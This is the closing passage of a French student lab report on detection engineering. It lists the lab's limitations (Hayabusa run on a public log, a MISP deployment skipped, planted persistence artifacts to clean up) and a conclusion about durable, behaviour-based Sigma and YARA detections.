- **VM Windows remplacée par Yubuntu.** Sysmon n'a pas été utilisé. La partie 2.3 a été réalisée avec Hayabusa 4.1.0 (Linux) sur un journal public. Ce journal n'a pas été produit par ma propre simulation et c'est un journal Security (événement 4688), non Sysmon (événement 1) : la règle a été adaptée en conséquence (`Channel: Security`, `EventID: 4688`).
- **Conversion Splunk sans pipeline.** Les noms de champs (`Image`, `CommandLine`) ne sont pas adaptés à un index Splunk réel : la conversion démontre la portabilité de la logique.
- `sigma check` **non concluant** sur la règle de chasse : il nécessite Internet (données MITRE), indisponible dans le labo isolé.
- **MISP non déployé** (Docker) : le disque de Kali offrait 1,9 Go libres sur 7,4 Go. Option B (événement JSON) utilisée.
- `cron` **inactif** sur l'Ubuntu Server : la persistance est posée mais non exécutée. La chasse cherche l'artefact.
- **Règle** `cron_c2.yml` **fragile** en production (le tube `|` est géré par le shell parent), voir la section 7.
- **Remise en état** : les artefacts plantés (cron, `.maint`, compte `backdoor_svc`) sont à supprimer en fin de TP, ou le snapshot `Avant_TP2_Detection` à restaurer.

11. Conclusion

Ce TP m'a fait parcourir de bout en bout le cycle de l'ingénierie de détection : cartographier une menace, la détecter avec Sigma et YARA, chasser ce que les alertes automatiques ratent, puis transformer la trouvaille en renseignement réutilisable.

Le résultat est un laboratoire isolé et reproductible, **trois règles Sigma**, **quatre règles YARA**, une chasse documentée de bout en bout et un événement d'IOC relié aux techniques ATT&CK.

> **Le principal enseignement**
> La valeur d'une détection se mesure à sa **durabilité** (viser le comportement, pas l'indicateur) et à sa **précision** (peu de faux positifs), pas à son nombre.

M'BOH Mohamed — Octobre 2026